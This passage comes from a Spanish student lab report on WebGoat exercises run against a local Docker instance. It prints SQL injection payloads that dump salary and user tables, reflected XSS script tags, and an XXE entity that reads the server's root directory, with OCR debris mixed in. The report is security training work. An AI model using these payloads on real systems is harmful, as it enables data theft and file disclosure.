
PUBLIC	INFORMATION_SCHEMA	SYSTEM_BESTROWIDENTIFIER	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_CACHEINFO	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_COLUMNS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_COLUMN_SEQUENCE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_COMMENTS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_CONNECTION_PROPERTIES	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_CROSSREFERENCE	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_INDEXINFO	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_INDEXSTATS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_KEY_INDEX_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_PRIMARYKEYS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_PROCEDURECOLUMNS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_PROCEDURES	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_PROPERTIES	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_SCHEMAS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_SEQUENCES	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_SESSIONINFO	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_SESSIONS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_SYNONYMS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_TABLES	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_TABLESTATS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_TABLETYPES	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_TEXTTABLES	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_TYPEINFO	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_UDTATTRIBUTES	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_UDTS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_USERS	VIEW
PUBLIC	INFORMATION_SCHEMA	SYSTEM_VERSIONCOLUMNS	VIEW
PUBLIC	INFORMATION_SCHEMA	TABLES	VIEW
PUBLIC	INFORMATION_SCHEMA	TABLE_CONSTRAINTS	VIEW
PUBLIC	INFORMATION_SCHEMA	TABLE_PRIVILEGES	VIEW
PUBLIC	INFORMATION_SCHEMA	TRANSLATIONS	VIEW
PUBLIC	INFORMATION_SCHEMA	TRIGGERED_UPDATE_COLUMNS	VIEW
PUBLIC	INFORMATION_SCHEMA	TRIGGERS	VIEW
PUBLIC	INFORMATION_SCHEMA	TRIGGER_COLUMN_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	TRIGGER_PERIOD_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	TRIGGER_ROUTINE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	TRIGGER_SEQUENCE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	TRIGGER_TABLE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	UDT_PRIVILEGES	VIEW
PUBLIC	INFORMATION_SCHEMA	USAGE_PRIVILEGES	VIEW

PUBLIC	INFORMATION_SCHEMA	USER_DEFINED_TYPES	VIEW
PUBLIC	INFORMATION_SCHEMA	VIEWS	VIEW
PUBLIC	INFORMATION_SCHEMA	VIEW_COLUMN_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	VIEW_PERIOD_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	VIEW_ROUTINE_USAGE	VIEW
PUBLIC	INFORMATION_SCHEMA	VIEW_TABLE_USAGE	VIEW
PUBLIC	SYSTEM_LOBS	BLOCKS	BASE TABLE
PUBLIC	SYSTEM_LOBS	LOBS	BASE TABLE
PUBLIC	SYSTEM_LOBS	LOB_IDS	BASE TABLE
PUBLIC	SYSTEM_LOBS	PARTS	BASE TABLE
PUBLIC	container	flyway_schema_history	BASE TABLE
PUBLIC	oscaroscar	ACCESS_CONTROL_USERS	BASE TABLE
PUBLIC	oscaroscar	ACCESS_LOG	BASE TABLE
PUBLIC	oscaroscar	CHALLENGE_USERS	BASE TABLE
PUBLIC	oscaroscar	EMPLOYEES	BASE TABLE
PUBLIC	oscaroscar	GRANT_RIGHTS	BASE TABLE
PUBLIC	oscaroscar	JWT_KEYS	BASE TABLE
PUBLIC	oscaroscar	SALARIES	BASE TABLE
PUBLIC	oscaroscar	SERVERS	BASE TABLE
PUBLIC	oscaroscar	SQL_CHALLENGE_USERS	BASE TABLE
PUBLIC	oscaroscar	USER_DATA	BASE TABLE
PUBLIC	oscaroscar	USER_DATA_TAN	BASE TABLE
PUBLIC	oscaroscar	USER_SYSTEM_DATA	BASE TABLE
PUBLIC	oscaroscar	flyway_schema_history	BASE TABLE
PUBLIC	oscartest	ACCESS_CONTROL_USERS	BASE TABLE
PUBLIC	oscartest	ACCESS_LOG	BASE TABLE
PUBLIC	oscartest	CHALLENGE_USERS	BASE TABLE
PUBLIC	oscartest	EMPLOYEES	BASE TABLE
PUBLIC	oscartest	GRANT_RIGHTS	BASE TABLE
PUBLIC	oscartest	JWT_KEYS	BASE TABLE
PUBLIC	oscartest	SALARIES	BASE TABLE
PUBLIC	oscartest	SERVERS	BASE TABLE
PUBLIC	oscartest	SQL_CHALLENGE_USERS	BASE TABLE
PUBLIC	oscartest	USER_DATA	BASE TABLE
PUBLIC	oscartest	USER_DATA_TAN	BASE TABLE
PUBLIC	oscartest	USER_SYSTEM_DATA	BASE TABLE
PUBLIC	oscartest	flyway_schema_history	BASE TABLE

' or '1' = '1' ; select * FROM CONTAINER.WEB_GOAT_USER ;--





' or '1' = '1' ; select * FROM SALARIES ;--



3.3.4 A3 Injection - Cross Site Scripting - Apartado - Apartado 7

En el campo del número de la tarjeta de crédito fue posible hacer una ataque de XSS reflejado al poner este código <script>alert('Hola');</script>


172.17.0.2:8080/WebGoat/start.mvc?username=oscartest#lesson/Cros
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
The assignment's goal is to identify which field is susceptible to XSS.
It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.
An easy way to find out if a field is vulnerable to an XSS attack is to use the alert() or console.log() methods. Use one of them to find out which field is vulnerable.
Shopping Cart
Shopping Cart Items -- To Buy Now
Price
Quantity
Total
9.99
1
$0.00
7.99
1
$0.00
9.99
1
$0.00
9.99
1
$0.00
172.17.0.2:8080
Hola
OK
Enter your credit card number:
;cript>alert('Hola');</script>
Enter your three digit access code:
111
Purchase



3.3.5 A5 Security Misconfiguration - Apartado 4

En este caso se utilizó la herramienta Burp Proxy para capturar el trafico y poder hacer un ataque XSS aprovechando que la página enviaba información en formato XML. Para ello se capturó el mensaje y se modifico para incluir una entidad asi

<!DOCTYPE author [

<!ENTITY miprueba SYSTEM "file:///">

]>

Y luego utilizarla en el mensaje que enviaba como se muestra en las siguientes imágenes




Figure 1Mensaje Original




Figure 2Mensaje modificado





Figure 3Lista de informacion de la Raiz /

3.3.6 A6 Vuln & outdated Components - Apartado 5


Para este apartado se ejecutaron los ejemplos presentados, demostrando el uso e inclusión de funciones Javascript


Not secure
172.17.0.2:8080/WebGoat/start.mvc?username=oscartest#lesson/VulnerableComponents....
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
The exploit is not always in "your" code
Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component.
jquery-ui-1.12.0
This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.
Clicking go will execute a jquery-ui close dialog:
OK<script>alert('XSS')</scrip
Go!
